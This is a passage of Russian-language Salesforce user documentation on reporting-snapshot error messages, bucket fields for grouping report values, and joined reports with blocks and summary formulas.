### Текущий пользователь не имеет права на запуск отчетов.

Пользователю, указанному в поле «Текущий пользователь», не предоставлено полномочие «Запуск отчетов» или «Создание и настройка отчетов». Выберите пользователя с соответствующими полномочиями или предоставьте текущему пользователю нужные полномочия.

### Не удастся выполнить отчетный снимок ввиду удаления исходного отчета.

Отчет, указанный в поле «Исходный отчет», удален и недоступен для выполнения. Выберите другой исходный отчет для отчетного снимка или восстановите удаленный отчет из корзины.

### Текущий пользователь не имеет права доступа к исходному отчету.

Пользователю, указанному в поле «Текущий пользователь», недоступна папка, содержащая исходный отчет. Выберите пользователя, имеющего доступ к исходному отчету, или предоставьте текущему пользователю доступ к папке, содержащей исходный отчет.

### Определение исходного отчета устарело.

Отчет, указанный в поле «Исходный отчет», ссылается на настраиваемый объект, который недоступен для отчетов, или взаимосвязи между объектами отчета изменены.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, сохранения и планирования отчетного снимка:

- «Управление отчетными снимками»

Для выполнения отчетного снимка в качестве текущего пользователя и добавления результатов в настраиваемый объект:

- «Запуск отчетов»

И

«Создание» для целевого объекта

**Недопустимое определение исходного отчета .**

Отчет, указанный в поле «Исходный отчет», не может быть выполнен, так как содержит недопустимые формулы или критерии фильтрации. Чтобы выполнить отчет без ошибок, обновите отчет.

**Текущий пользователь не имеет права доступа к типу отчета .**

Пользователю, указанному в поле «Текущий пользователь», недоступен тип отчета, связанный с отчетом в поле «Исходный отчет». Выберите текущего пользователя с соответствующими полномочиями или предоставьте текущему пользователю нужные полномочия.

**В качестве источника должен использоваться табличный отчет .**

Отчет, указанный в поле «Исходный отчет», не является табличным. Выберите новый исходный отчет или измените формат текущего исходного отчета на табличный.

**При последнем сохранении исходного отчета дополнительные сведения по результатам отчета были скрыты .**

Отчет, указанный в поле «Исходный отчет», сохранен со скрытыми сведениями. Чтобы просмотреть сведения об исходном отчете, откройте отчет, нажмите кнопку «Показать сведения» и сохраните отчет.

**Целевой объект удален или недоступен для текущего пользователя .**

Настраиваемый объект, указанный в поле «Целевой объект», удален или пользователю, указанному в поле «Текущий пользователь», недоступен целевой объект. Восстановите удаленный настраиваемый объект, выберите новый целевой объект или предоставьте текущему пользователю полномочие «Создание» для настраиваемого объекта, указанного в поле «Целевой объект». Обратите внимание, что статус настраиваемого объекта «В разработке» требует наличия полномочия «Настройка приложения» для доступа к целевому объекту.

**Текущие пользователи не имеют права на редактирование целевого объекта .**

Пользователю, указанному в поле «Текущий пользователь», не назначено полномочие «Создание» для настраиваемого объекта, указанного в поле «Целевой объект». Выберите текущего пользователя с соответствующими полномочиями или предоставьте текущему пользователю полномочие «Создание» для настраиваемого объекта, указанного в поле «Целевой объект».

**Целевой объект не должен быть подробным во взаимосвязи «Основная-подробная» .**

Настраиваемый объект, указанный в поле «Целевой объект», является подробным во взаимосвязи «Основная-подробная», то есть, основной объект определяет некоторые алгоритмы для записей целевого объекта. Выберите целевой объект, отсутствующий во взаимосвязи «Основная-подробная».

**Целевой объект не должен быть включен в бизнес-правила .**

Настраиваемый объект, указанный в поле «Целевой объект», используется бизнес-правилом. Выберите целевой объект, отсутствующий в бизнес-правиле.

**Целевой объект не должен содержать триггера вставки .**

Триггер Арех выполняется при создании записей настраиваемого объекта, указанного в поле «Целевой объект». Удалите триггер Арех или выберите целевой объект, который не поддерживает выполнение триггера Арех при создании записей.

**Целевой объект не должен содержать правил проверки .**

Настраиваемый объект, указанный в поле «Целевой объект», содержит правила проверки. Выберите целевой объект, который не содержит правил проверки, или удалите правила проверки из текущего целевого объекта.

**Текущий пользователь неактивен .**

Пользователь, указанный в поле «Текущий пользователь», неактивен. Выберите активного пользователя.



**Как минимум одно обязательное поле целевого объекта не соотнесено.**

Как минимум одно обязательное поле целевого объекта не соотнесено. Соотнесите все обязательные поля целевого объекта с полями исходного отчета.

**Исходный отчет содержит слишком много полей, поле формулы с большим количеством функций или слишком много критериев.**

Отчет, указанный в поле «Исходный отчет», содержит слишком много полей, критериев или функций в поле формулы. Удалите любые ненужные поля, критерии и функции из исходного отчета.

**В исходном отчете должно быть выбрано не более 100 столбцов.**

Отчет, указанный в поле «Исходный отчет», содержит более 100 полей. Удалите любые ненужные поля из исходного отчета.

**Целевой объект может содержать не более 100 настраиваемых полей.**

Настраиваемый объект, указанный в поле «Целевой объект», содержит более 100 настраиваемых полей. Удалите любые ненужные поля из целевого объекта.

**Превышено ограничение по времени обработки отчета.**

Отчет, указанный в поле «Исходный отчет», может содержать слишком много данных. Чтобы сократить объем данных, обрабатываемых отчетом при выполнении, ограничьте диапазон данных отчета и удалите любые ненужные поля из исходного отчета.

**Данное уникальное имя отчетного снимка уже существует. Выберите другое уникальное имя.**

Уникальное имя нового снимка уже используется текущим снимком.

**Поле резюмирования возвращает неверное число.**

Поле резюмирования возвращает неверное число. Например, поле пытается разделить значение на «0». Проверьте формулы и протестируйте значения «0» и «ноль» в расчетах при их наличии в данных.

**При использовании данного отчетного снимка произошла ошибка. Формат исходного отчета изменен с табличного на сводный. Соотнесения полей в отчетном снимке недействительны. Разрешается изменить формат отчета на табличный или обновить соотнесения полей в определении снимка.**

Формат исходного отчета изменен с табличного на сводный, что инициировало неправильное соотнесение полей в отчетном снимке. Чтобы исправить данную ошибку, измените формат отчета на табличный или обновите соотнесения полей в определении аналитического снимка. Данная ошибка применяется только к отчетным снимкам со сводными отчетами.

**При использовании данного отчетного снимка произошла ошибка. В качестве источника должен использоваться табличный или сводный отчет.**

В качестве источника должен использоваться табличный или сводный отчет. Матричные отчеты не могут использоваться отчетными снимками.

**Уровень группировки, указанный в отчетном снимке, недействителен. Текущий пользователь больше не имеет прав доступа к данному полю. Уровень группировки не был выбран или был удален из исходного отчета.**

Данная ошибка может возникать, если текущему пользователю недоступно поле, указанное в уровне группировки, или уровень группировки удален из исходного отчета или не задан. Данная ошибка применяется только к отчетным снимкам со сводными отчетами. Убедитесь, что текущему пользователю доступны все нужные поля.

СМ. ТАКЖЕ:

[Создание настраиваемого отчета](#)

## Быстрая категоризация данных посредством областей

Функция *добавления в область* позволяет быстро классифицировать записи отчета без создания формулы или настраиваемого поля. При создании поля области пользователь определяет несколько категорий (областей), используемых для группирования значений отчета.

Функция *добавления в область* позволяет быстро классифицировать записи отчета без создания формулы или настраиваемого поля. Например, создайте поле области «Размер» на основе поля «Количество сотрудников». Затем создайте области, группирующие записи в заданные диапазоны «Крупный», «Средний» и «Малый». Подобно любым другим полям, поля области поддерживают сортировку, фильтрацию и группирование записей отчета.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### 1. Добавление поля области

Пользователи могут создавать поля, содержащие области, которые предназначены для организации данных отчетов.

#### 2. Редактирование поля области

Чтобы настроить поле области, выберите области, доступные в данном поле, и значения, используемые данными областями.

#### 3. Редактирование поля числовой области

Числовая область позволяет сортировать числовые данные.

#### 4. Пример добавления в числовую область: размер сделки

Чтобы получить более полное представление о сделках, просмотрите нужные сделки с помощью функции добавления в область, которая позволяет группировать значения отчета по размеру сделки. Данная функция позволяет просмотреть только крупные сделки, которые составляют основу плана продаж.

#### 5. Редактирование поля области раскрывающегося списка

Поле области раскрывающегося списка содержит элементы, которые могут быть выбраны из списка.

#### 6. Пример добавления в область раскрывающегося списка: типы отраслей

Поле области раскрывающегося списка позволяет сортировать организации по отраслям.

#### 7. Редактирование поля текстовой области

Текстовая область позволяет сортировать значения, содержащие слова или фразы.

#### 8. Ввод значений для текстовых областей

Поле текстовой области должно использовать описательное имя и не менее двух областей, содержащих текстовые строки.

#### 9. Пример добавления в текстовую область: ключевые организации

Текстовая область позволяет сортировать организации по основным доступным категориям.

### Добавление поля области

Пользователи могут создавать поля, содержащие области, которые предназначены для организации данных отчетов.


В отчет может быть добавлено не более пяти полей области, каждое из которых содержит не более 20 областей.

1. Дважды щелкните **«Добавить поле области»** на панели «Поля» в конструкторе отчетов или перетащите нужное поле в область предварительного просмотра отчета. Также можете щелкнуть меню столбца для нужного поля отчета и выбрать пункт **«Добавить данное поле в область»**.
2. Измените поле области в соответствии с типом поля.
  - [Редактирование поля числовой области](#)
  - [Редактирование поля области раскрывающегося списка](#)
  - [Редактирование поля текстовой области](#)

Поля других типов не поддерживаются.

### Редактирование поля области

Чтобы настроить поле области, выберите области, доступные в данном поле, и значения, используемые данными областями.

1. Наведите указатель мыши на нужное поле области и щелкните значок  в разделе «Поля области» на панели «Поля» в конструкторе отчетов. Или щелкните меню столбца поля области на панели «Предварительный просмотр» и выберите пункт **«Редактировать поле области»**.
2. Измените поле области в соответствии с типом поля.
  - [Редактирование поля числовой области](#)
  - [Редактирование поля области раскрывающегося списка](#)
  - [Редактирование поля текстовой области](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

## Редактирование поля числовой области

Числовая область позволяет сортировать числовые данные.

Ниже перечислены действия, доступные над числовым полем в области наложения «Редактировать поле области».

1. Выберите нужное поле в поле «Исходный столбец».
2. Введите имя поля области. Данное имя отображается в отчете как имя столбца.  
Поле области предназначено для хранения нескольких областей или диапазонов (применительно к полям числовой области), поэтому его имя должно быть связано со всеми областями. Например, поле области «Размер» может содержать диапазоны «Малый», «Средний» и «Крупный».  
3. Чтобы задать диапазон, введите нужное число и имя. Имя диапазона отображается как значение в новом столбце.  
Каждый диапазон охватывает значения, расположенные между нижним и верхним (включительно) пределами.  
Чтобы удалить все диапазоны и начать заново, щелкните **«Очистить все»**.  
4. Чтобы переместить все пустые значения в область, содержащую нулевое значение, установите флажок «Считать пустые значения *исходный столбец* в отчете нулевыми».  
Если данный флажок не установлен, то значения вне области отображаются в столбце в виде тире (-).  
5. Нажмите кнопку **«ОК»**.  
Столбцы числовой области сортируются в отчете по значениям диапазона.

СМ. ТАКЖЕ:

[Пример добавления в числовую область: размер сделки](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И  
«Конструктор отчетов»

### Пример добавления в числовую область: размер сделки

Чтобы получить более полное представление о сделках, просмотрите нужные сделки с помощью функции добавления в область, которая позволяет группировать значения отчета по размеру сделки. Данная функция позволяет просмотреть только крупные сделки, которые составляют основу плана продаж.

1. Создайте или измените стандартный отчет по возможностям.
2. Дважды щелкните **«Добавить поле области»** на панели «Поля» в конструкторе отчетов или перетащите нужное поле в отчет.
3. Выберите значение «Стоимость» в поле «Исходный столбец».
4. Введите критерий *«Размер сделки»* в поле «Имя поля области».
5. Введите значение «1000» для первой строки в разделе «Определить диапазоны». Данное значение является максимальным для мелкой сделки. Введите имя *«Малый»* для данного диапазона.
6. Щелкните **«Добавить»** и введите значение «25000» для второй строки. Данное значение является максимальным для средней сделки. Введите имя *«Средний»* для данного диапазона.
7. По умолчанию последний диапазон содержит любые значения, превышающие значения предыдущего диапазона. Данный диапазон не требует ввода чисел. Введите имя *«Крупный»* для данного диапазона.
8. Нажмите кнопку **«ОК»**.

Каждый диапазон в полях числовой области охватывает значения, расположенные между нижним и верхним (включительно) пределами. После настройки данного поля области стоимости будут группироваться указанным ниже образом.

| Стоимости      | Область |
|----------------|---------|
| 1 000 и менее  | Малый   |
| 1 001 — 25 000 | Средний |
| 25 001 и более | Крупный |

СМ. ТАКЖЕ:

[Редактирование поля числовой области](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И  
«Конструктор отчетов»

## Редактирование поля области раскрывающегося списка

Поле области раскрывающегося списка содержит элементы, которые могут быть выбраны из списка.

 **Прим.:** Ниже перечислены типы раскрывающихся списков, которые не могут быть добавлены в область.


- Типы записи
- Подразделения
- Многозначные раскрывающиеся списки
- Раскрывающийся список «Тип» в отчетах по действиям

Ниже перечислены действия, доступные над полем раскрывающегося списка в области наложения «Редактировать поле области».

1. Выберите нужное поле в поле «Исходный столбец».

2. Введите имя поля области. Данное имя отображается в отчете как имя столбца.

Поле области предназначено для хранения нескольких областей, поэтому его имя должно быть связано со всеми областями. Например, поле области «Приоритет» может содержать области «Высокий», «Средний» и «Низкий».

 **Важное замечание:** Имя области раскрывающегося списка должно содержать как минимум одну букву или символ. Поле области раскрывающегося списка, содержащее область, имя которой состоит из одних чисел, не может быть сохранено.


3. Чтобы создать область, щелкните **«Создать область»** и введите имя области. Чтобы сгруппировать записи отчета, создайте несколько областей.

4. Чтобы найти определенное значение в списке значений, введите первые символы его имени в поле «Быстрый поиск». По мере ввода отображаются элементы, соответствующие заданному критерию.

5. Выберите нужные значения и перетащите их в область. Или выберите нужные значения и щелкните **«Переместить в»**, а затем выберите нужную область или введите новое имя области.

Ниже перечислены функции, доступные при добавлении значений в область.

- Чтобы просмотреть все значения в отчете, щелкните **«Все значения»**.
- Чтобы просмотреть значения для отдельной области, щелкните имя области.
- Чтобы удалить значения из области, выберите нужные значения и перетащите их в другую область или в поле **«Значения вне области»**.

 **Прим.:** Только активные значения раскрывающегося списка могут быть добавлены в область. Неактивные значения раскрывающегося списка не отображаются.

6. Чтобы переместить все значения вне области в область «Другое», установите флажок «Показывать значения вне области как "Другое"». Если данный флажок не установлен, то значения вне области отображаются в столбце с именем значения.

7. Нажмите кнопку **«ОК»**.

Столбцы области раскрывающегося списка сортируются в отчете по положению области (как показано в диалоговом окне «Редактировать поле области»), после чего следует область «Другое», если установлен флажок «Показывать значения

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

вне области как "Другое"», или имена элементов раскрывающегося списка вне области, если данный флажок не установлен.

СМ. ТАКЖЕ:

[Пример добавления в область раскрывающегося списка: типы отраслей](#)

Пример добавления в область раскрывающегося списка: типы отраслей

Поле области раскрывающегося списка позволяет сортировать организации по отраслям.

1. Создайте или измените стандартный отчет по организациям, убедившись, что отчет содержит как минимум несколько записей.
2. Дважды щелкните **«Добавить поле области»** на панели «Поля» в конструкторе отчетов или перетащите нужное поле в отчет.
3. Выберите значение «Отрасль» в поле «Исходный столбец».
4. Введите критерий *«Типы отраслей»* в поле «Имя поля области».
5. Щелкните **«Создать область»** и введите имя области *«Информационные технологии»*.
6. Щелкните **«Создать область»** и введите имя области *«Биотехнологии»*.
7. Щелкните **«Создать область»** и введите имя области *«Телекоммуникации»*.
8. Выберите нужные значения и перетащите их в соответствующие области.
9. Установите флажок «Показывать значения вне области как "Другое"».
10. Нажмите кнопку **«ОК»**.

СМ. ТАКЖЕ:

[Редактирование поля области раскрывающегося списка](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:


- «Создание и настройка отчетов»

И

«Конструктор отчетов»

## Редактирование поля текстовой области

Текстовая область позволяет сортировать значения, содержащие слова или фразы.

 **Прим.:** Ниже перечислены типы текста, которые не могут быть добавлены в область.

- Область текста
- Область подробного текста
- Область обогащенного текста
- Область зашифрованного текста
- URL-адрес
- Дата
- Дата и время

Ниже перечислены действия, доступные над текстовым полем в области наложения «Редактировать поле области».

1. Выберите нужное поле в поле «Исходный столбец».
2. Введите имя поля области. Данное имя отображается в отчете как имя столбца.  
Поле области предназначено для хранения нескольких областей, поэтому его имя должно быть связано со всеми областями. Например, поле области «Регион» может содержать области «Восточный», «Западный» и «Центральный».
3. Чтобы создать область, щелкните **«Создать область»** и введите имя области. Чтобы сгруппировать записи отчета, создайте несколько областей.
4. Чтобы найти определенное значение в списке значений, введите полное имя или его часть в поле **«Поиск значений...»** и нажмите кнопку **«Поиск»**, либо оставьте поле незаполненным и нажмите кнопку **«Поиск»**.  
В результате поиска отображаются не более 200 значений.
5. Выберите нужные значения и перетащите их в область. Или выберите нужные значения и щелкните **«Переместить в»**, а затем выберите нужную область или введите новое имя области.  
Ниже перечислены функции, доступные при добавлении значений в область.
  - Чтобы указать точное имя значения или добавить в область значения, появившиеся в отчете позже, воспользуйтесь полем «Ввод значений».
  - Чтобы просмотреть значения для отдельной области, щелкните имя области.
  - Чтобы удалить значения из области, выберите нужные значения и щелкните **«Переместить в»**, а затем выберите нужную область или введите новое имя области.
6. Чтобы переместить все значения вне области в область «Другое», установите флажок «Показывать значения вне области как "Другое"». Если данный флажок не установлен, то значения вне области отображаются в столбце с именем значения.
7. Нажмите кнопку **«ОК»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»



Столбцы текстовой области сортируются в отчете в буквенно-цифровом порядке.

СМ. ТАКЖЕ:

[Ввод значений для текстовых областей](#)

[Пример добавления в текстовую область: ключевые организации](#)

### Ввод значений для текстовых областей

Поле текстовой области должно использовать описательное имя и не менее двух областей, содержащих текстовые строки.

Функция «Ввод значений» позволяет быстро добавлять нужные значения в область без их предварительного поиска. Данная функция удобна в том случае, если отчет содержит большое количество значений (например, миллионы значений), а поиск нужного значения выполняется слишком медленно. Кроме того, данная функция позволяет вводить и группировать значения, добавленные в отчет позже.

Ниже перечислены действия, доступные над текстовым полем в области наложения «Редактировать поле области».

1. Щелкните **«Ввод значений»**.
2. Выберите область для перемещения значений. При нажатии кнопки **«Создать область»** введите имя области.
3. Введите как минимум одно значение. При вводе нескольких значений рекомендуем использовать разные строки.
4. Щелкните **«Переместить»**.

СМ. ТАКЖЕ:

[Редактирование поля текстовой области](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

Пример добавления в текстовую область: ключевые организации

Текстовая область позволяет сортировать организации по основным доступным категориям.

1. Создайте или измените стандартный отчет по организациям, убедившись, что отчет содержит как минимум несколько записей.
2. Дважды щелкните **«Добавить поле области»** на панели «Поля» в конструкторе отчетов или перетащите нужное поле в отчет.
3. Выберите значение «Имя организации» в поле «Исходный столбец».
4. Введите критерий *«Ключевой»* в поле «Имя поля области».
5. Щелкните **«Создать область»** и введите имя области *«IBM»*.
6. Щелкните **«Создать область»** и введите имя области *«Del1»*.
7. Щелкните **«Создать область»** и введите имя области *«HR»*.
8. Чтобы просмотреть доступные значения, оставьте поле **«Поиск значений...»** незаполненным и нажмите кнопку **«Поиск»**.
9. Выберите нужные значения и перетащите их в соответствующие области.
10. Установите флажок **«Показывать значения вне области как "Другое"»**.
11. Нажмите кнопку **«ОК»**.

СМ. ТАКЖЕ:


[Редактирование поля текстовой области](#)

## Объединение разных типов данных в составном отчете

Составной формат отчета позволяет просматривать разные типы сведений в одном отчете. Составной отчет может содержать данные из разных типов стандартных или настраиваемых отчетов.

Чтобы начать работу с составными отчетами, создайте новый или измените текущий отчет в конструкторе отчетов, щелкните раскрывающийся список **«Формат»** и выберите пункт **«Составной»**.

Составные отчеты поддерживают практически все те же действия, что сводные или матричные отчеты. Например, пользователь может находить, добавлять, удалять и резюмировать поля, а также выполнять и сохранять отчеты.

 **Совет:** При необходимости воспользуйтесь составным отчетом, содержащим диаграмму панели мониторинга. Измените компонент составного отчета и установите флажок **«Использовать диаграмму, указанную в исходном отчете»**.

1. [Добавление типа отчета в составной отчет](#)  
Благодаря добавлению типа отчета, пользователь может расширить набор данных, доступных для анализа в составном отчете.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И  
«Конструктор отчетов»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И  
«Конструктор отчетов»

## 2. Изменение основного типа отчета

Основной тип отчета определяет порядок наименования общих полей. Составной отчет должен иметь основной тип отчета. При необходимости основной тип отчета может быть изменен.

## 3. Создание настраиваемой формулы резюмирования для составного отчета

Пользователи могут добавлять стандартные или кросс-блоковые настраиваемые формулы резюмирования для составных отчетов, которые позволяют рассчитывать дополнительные итоговые значения на основе числовых полей, доступных в отчете.

## 4. Работа с блоками

Блоки позволяют создавать разные представления данных, доступных в составном отчете.

## 5. Алгоритм работы составных отчетов

Составной отчет может содержать данные из разных типов стандартных или настраиваемых отчетов. Типы отчетов могут быть добавлены в составной отчет только при наличии взаимосвязей с теми же объектами. Например, составной отчет, использующий тип отчета «Возможности», может быть дополнен типом отчета «Обращения», так как оба типа взаимосвязаны с объектом «Организации».

СМ. ТАКЖЕ:

[Создание отчета](#)

[Алгоритм работы составных отчетов](#)

## Добавление типа отчета в составной отчет

Благодаря добавлению типа отчета, пользователь может расширить набор данных, доступных для анализа в составном отчете.

1. Выберите пункт «Составной» в меню формата отчета.
2. Щелкните **«Добавить тип отчета»**.

При этом отображается область наложения «Добавить дополнительный тип отчета», содержащая типы отчетов, которые могут быть добавлены в текущий отчет.

3. Выберите тип отчета.

При этом отображается сообщение, которое определяет общие объекты для выбранного типа отчета и типов, которые уже добавлены в отчет.

4. Нажмите кнопку **«ОК»**.

Дополнительный тип отчета добавляется в отчет. Обратите внимание:

- Отчет дополняется новым блоком.
- Панель «Поля» дополняется новой областью, которая содержит поля, являющиеся уникальными для типа отчета. Поля, общие для всех типов отчетов, отображаются в области «Общие поля».

СМ. ТАКЖЕ:

[Создание настраиваемой формулы резюмирования для составного отчета](#)

[Алгоритм работы составных отчетов](#)

[Объединение разных типов данных в составном отчете](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

## Изменение основного типа отчета

Основной тип отчета определяет порядок наименования общих полей. Составной отчет должен иметь основной тип отчета. При необходимости основной тип отчета может быть изменен.

По умолчанию основным типом отчета считается первый тип, добавленный в отчет.

Основной тип отчета не влияет на данные, доступные для составления отчетов.

Чтобы изменить основной тип отчета, удалите его блоки. Чтобы удалить блок, перетащите его на панель «Поля». При наличии нескольких блоков, использующих основной тип отчета, рекомендуем удалить все эти блоки.

После удаления основного типа отчета способ выбора нового типа отчета определяется количеством типов, доступных в отчете.

- Если отчет содержит только два типа, то другой тип отчета автоматически становится основным.
- Если отчет содержит более двух типов, то отображается диалоговое окно выбора основного типа отчета.

СМ. ТАКЖЕ:

[Добавление блока в составной отчет](#)

[Добавление типа отчета в составной отчет](#)

[Какие действия не поддерживаются составными отчетами?](#)

[Объединение разных типов данных в составном отчете](#)

## Создание настраиваемой формулы резюмирования для составного отчета

Пользователи могут добавлять стандартные или кросс-блоковые настраиваемые формулы резюмирования для составных отчетов, которые позволяют рассчитывать дополнительные итоговые значения на основе числовых полей, доступных в отчете.

1. Чтобы открыть область наложения «Добавить формулу резюмирования» на панели «Поля», воспользуйтесь одним из указанных ниже параметров.

| Параметр   | Описание   |
|--|--|
| Создание стандартной формулы настраиваемого резюмирования    | Выберите категорию типа отчета и дважды щелкните ссылку <b>«Добавить формулу»</b> .  |
| Создание кросс-блоковой формулы настраиваемого резюмирования | Выберите категорию «Общие» и дважды щелкните <b>«Добавить формулу кросс-блока»</b> . |

2. Введите имя формулы, которое должно отображаться в отчете, и при необходимости введите описание.

Имя должно быть уникальным.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

3. Исходя из результата вычисления, выберите соответствующий тип данных для формулы в раскрывающемся списке «Формат».
4. Исходя из выбранного типа данных, выберите количество знаков после запятой в раскрывающемся списке «Знаки после запятой». Данный параметр пропускается для полей валюты в организациях, поддерживающих использование нескольких валют. Взамен, применяется параметр валюты «Знаки после запятой».
5. Установите нужный переключатель в разделе «Место отображения данной формулы».

Вычисленное значение отображается в блоке отчета на уровне общего итога или глобальной группировки, в зависимости от выбора пользователя. Чтобы показывать расчет для формулы на каждом уровне, включая уровень общего итога, установите переключатель «Все уровни резюмирования». При необходимости выберите отображение расчетов на уровне глобальной группировки. Составной отчет может содержать три глобальных группировки. Группировки применяются ко всем блокам.

6. Чтобы создать формулу, выполните указанные ниже действия.
  - a. Выберите поле в раскрывающемся списке «Поля резюмирования». Значение данного поля используется в формуле.  
 При создании формулы кросс-блока поля группируются по блоку. Чтобы найти нужное поле, воспользуйтесь функцией быстрого поиска.  
 При создании формулы для отдельного типа отчета список содержит числовые поля, доступные для типа отчета.
  - b. Выберите нужный тип резюмирования. Данный параметр недоступен для поля «Количество записей».

| Тип резюмирования          | Описание   |
|----------------------------|--|
| <b>Сумма</b>               | Итоговое значение данных в поле или группировке полей.     |
| <b>Наибольшее значение</b> | Максимальное значение данных в поле или группировке полей. |
| <b>Наименьшее значение</b> | Минимальное значение данных в поле или группировке полей.  |
| <b>Среднее значение</b>    | Среднее значение данных в поле или группировке полей.      |

- c. Чтобы добавить операторы в формулу, нажмите кнопку «Операторы».
  - d. Выберите категорию функций («Все», «Логические», «Математические» или «Сводные»), затем выберите нужную функцию и нажмите кнопку «Вставить».
  - e. При необходимости повторите эти действия.
7. Чтобы проверить формулу на наличие ошибок, нажмите кнопку «Проверка синтаксиса». Ошибки выделяются курсором.

8. Нажмите кнопку «ОК». Формула будет сохранена только после сохранения отчета.

СМ. ТАКЖЕ:

[Работа с формулами в отчетах](#)

[Настраиваемые формулы резюмирования с составными отчетами](#)

[Эффективное использование настраиваемых формул резюмирования](#)

[Примеры составных отчетов](#)

## Работа с блоками

Блоки позволяют создавать разные представления данных, доступных в составном отчете.

### 1. [Добавление блока в составной отчет](#)

Благодаря добавлению блоков в составные отчеты, пользователи могут создавать различные представления данных, добавленных в отдельный отчет.

### 2. [Изменение порядка отображения блоков](#)

Составные отчеты поддерживают изменение порядка отображения блоков. Изменение порядка отображения блоков влияет на внешний вид отчета, но не влияет на его данные.

### 3. [Переименование блока](#)

При необходимости блоки могут быть переименованы с целью предоставления более доступного описания их содержимого.

### 4. [Отображение и скрытие количества записей для блока](#)

Конструктор отчетов позволяет отображать или скрывать *количество записей* для каждого блока составного отчета. По умолчанию количество записей отображается для каждого блока в конструкторе отчетов и на странице запуска отчетов.

### 5. [Удаление блока](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

